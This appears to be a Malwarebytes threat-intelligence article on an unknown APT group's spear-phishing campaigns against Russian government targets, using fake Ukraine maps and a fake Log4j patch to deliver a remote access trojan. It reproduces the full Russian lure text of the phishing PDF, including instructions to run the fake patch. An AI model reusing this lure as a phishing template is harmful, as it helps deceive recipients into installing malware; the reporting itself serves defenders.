


Malwarebytes news

Unknown APT group has targeted Russia repeatedly since Ukraine invasion

Posted: May 24, 2022 by Threat Intelligence Team

An in-depth look at the attack chain used by an unknown APT group that has launched four campaigns against Russian targets since February.

An unknown Advanced Persistent Threat (APT) group has targeted Russian government entities with at least four separate spear phishing campaigns since late February, 2022.

The campaigns, discovered by the Malwarebytes Threat Intelligence team, are designed to implant a Remote Access Trojan (RAT) that can be used to surveil the computers it infects, and run commands on them remotely. The malware uses a number of advanced tricks to hide what it does and how it works, but our analysts have been able to reverse engineer the malware, reveal its inner workings, and uncover some clues about its possible origins.

Attribution is always difficult, and there is no shortage of countries or agencies with an interest in getting covert access to Russian government computers —and the recent invasion of Ukraine has simply increased the stakes. Although our analysis and attribution efforts are ongoing, we have discovered some indicators that suggest the threat actor may be a Chinese group.

The campaigns

The APT group has launched at least four campaigns since late February, using a variety of lures, detailed below.

1. Interactive map of Ukraine

The threat actor started this campaign around February 26, 2022, and distributed its custom malware with the name `interactive_map_UA.exe`, trying to disguise it as an interactive map of Ukraine. This campaign began a few days after Russia invaded Ukraine, which shows the threat actor was monitoring the situation between Ukraine and Russia and took advantage of it to lure targets in Russia.


2. Log4j patch

In this campaign the threat actor packaged its custom malware in a tar file called `Patch_Log4j.tar.gz`, a fake fix for December's high-profile Log4j vulnerability.

This campaign ran in early March and was primarily aimed at RT TV (formerly Russia Today or Rossiya Segodnya, a Russian state-controlled international television network funded by the Russian government). The APT group had access to almost 100 RT TV employees' email address.


The emails were sent with the subject “Ростех. ФСБ РФ. Роскомнадзор. Срочные сиправления уязвимостей”, which translates into “Rostec. FSB RF. Roskomnadzor. Urgent Vulnerability Fixes”. (Rostec is a Russian state-owned defense conglomerate founded by Putin.)

The emails also come with a number of image files and a PDF attached, perhaps to make the email less suspicious, and to bypass any systems that flag emails by number of attachments.



A spear phishing email from an unknown APT group claims to have “urgent vulnerability fixes”

The PDF attachment——О кибербезопасности 3.1.2022.pdf——pretends to be from the “Ministry of Digital Development, Telecommunications and Mass Communications of the Russian Federation”. It contains instructions about how to execute the fake patch, as well as a bulleted list of security advice such as “Use two-factor authentication”, “Issue separate credit cards for purchases”, and “Use Kaspersky antivirus”.



МИНИСТЕРСТВО ЦИФРОВОГО РАЗВИТИЯ, СВЯЗИ И МАССОВЫХ КОММУНИКАЦИЙ РОССИЙСКОЙ ФЕДЕРАЦИИ

ФЕДЕРАЛЬНАЯ СЛУЖБА ПО НАДЗОРУ В СФЕРЕ СВЯЗИ, ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ И МАССОВЫХ КОММУНИКАЦИЙ (РОСКОМНАДЗОР)

Уважаемы граждане!

В связи с участившимися случаями проведения кибер атак по органам Государственно власти Российской Федерации, а так же объявлением Федеральной Службой Безопасности критического уровня кибер угроз Национальным координационным центром по компьютерным инцидентам совместно с Федеральной службой по надзору в сфере связи, информационных технологий и массовых коммуникаций при поддержке Государственной корпорации «Ростех» были разработаны методические рекомендации для обеспечения повышения уровня технической защиты информации с учётом информационных, потребительских, технических и коммуникативных аспектов информационной безопасности (далее – методические рекомендации) разработаны в соответствии с пунктом 8 приказа № 88 Минкомсвязи России 27 февраля 2020 года «Об утверждении плана мероприятий по реализации Концепции информационной безопасности детей на 2021-2022 годы».

С учетом с использования злоумышленниками определенных уявимостей программного и серверного типа для получения доступа к информации пользователей был выпущен программный патч для обновления системы типа Windows 10 закрывающий уязвимость CVE-2021-44228 (уровень опасности 10.0)

Список методических рекомендаций :


1. В приложении письма находится архив Logs4jpatch.tar.gz содержащий файл Logs4jpatch.exe. При выполнение данного файла будут изменены права записи системных файлов для java, и закрыта возможность эксплуатации данной уязвимости. Так же, в связи с перезаписью системных файлов возможны срабатывания антивируса на некоторых системах. Результат проверки данного файла на всех антивирусных системах вы можете увидеть по ссылке:
https://www.virustotal.com/gui/file/8e3c1b02c8a33bb982b45ab80d14a117c624ddc4ab6e84989784 8e256487f16f
2. Используйте двухфакторную аутентификацию.
3. Обновите версию Java до Log4j 2.17.1 (Java 8), 2.12.4 (Java 7) and 2.3.2 (Java 6)
4. Регулярно обновляйте пароли.
5. Ограничивайте доступ приложениям .
6. Убирайте геолокацию.
7. Настраивайте приватность в соцсетях.
8. Используйте почту для пересылки документов.
9. Оформляйте отдельные кредитные карты для покупок.
10. Обновляйте ПО по расписанию.
11. Скачивайте ПО только с официальных сайтов
12. Не используйте публичные Wi-Fi.
13. Используйте антивирус Касперский.
14. Не открывайте и не отвечайте на подозрительные письма.

Руководитель А.В. Никитин

A PDF attachment tries to build trust with security advice and instructions on how to run the fake Log4j patch

In a confident demonstration of just how little attention people pay to such lists it ends “Do not open or reply to suspicious emails.”

The list even includes a link to a page on VirusTotal that proclaims in bright green letters that “No security vendors and no sandboxes flagged this file as malicious”. This is just another effort to convince the victims that the attachment is not malicious—the file on VirusTotal has nothing to do with the attachment and appears to be a legitimate OpenVPN file.




The PDF attachment links to a VirusTotal entry for an unrelated file

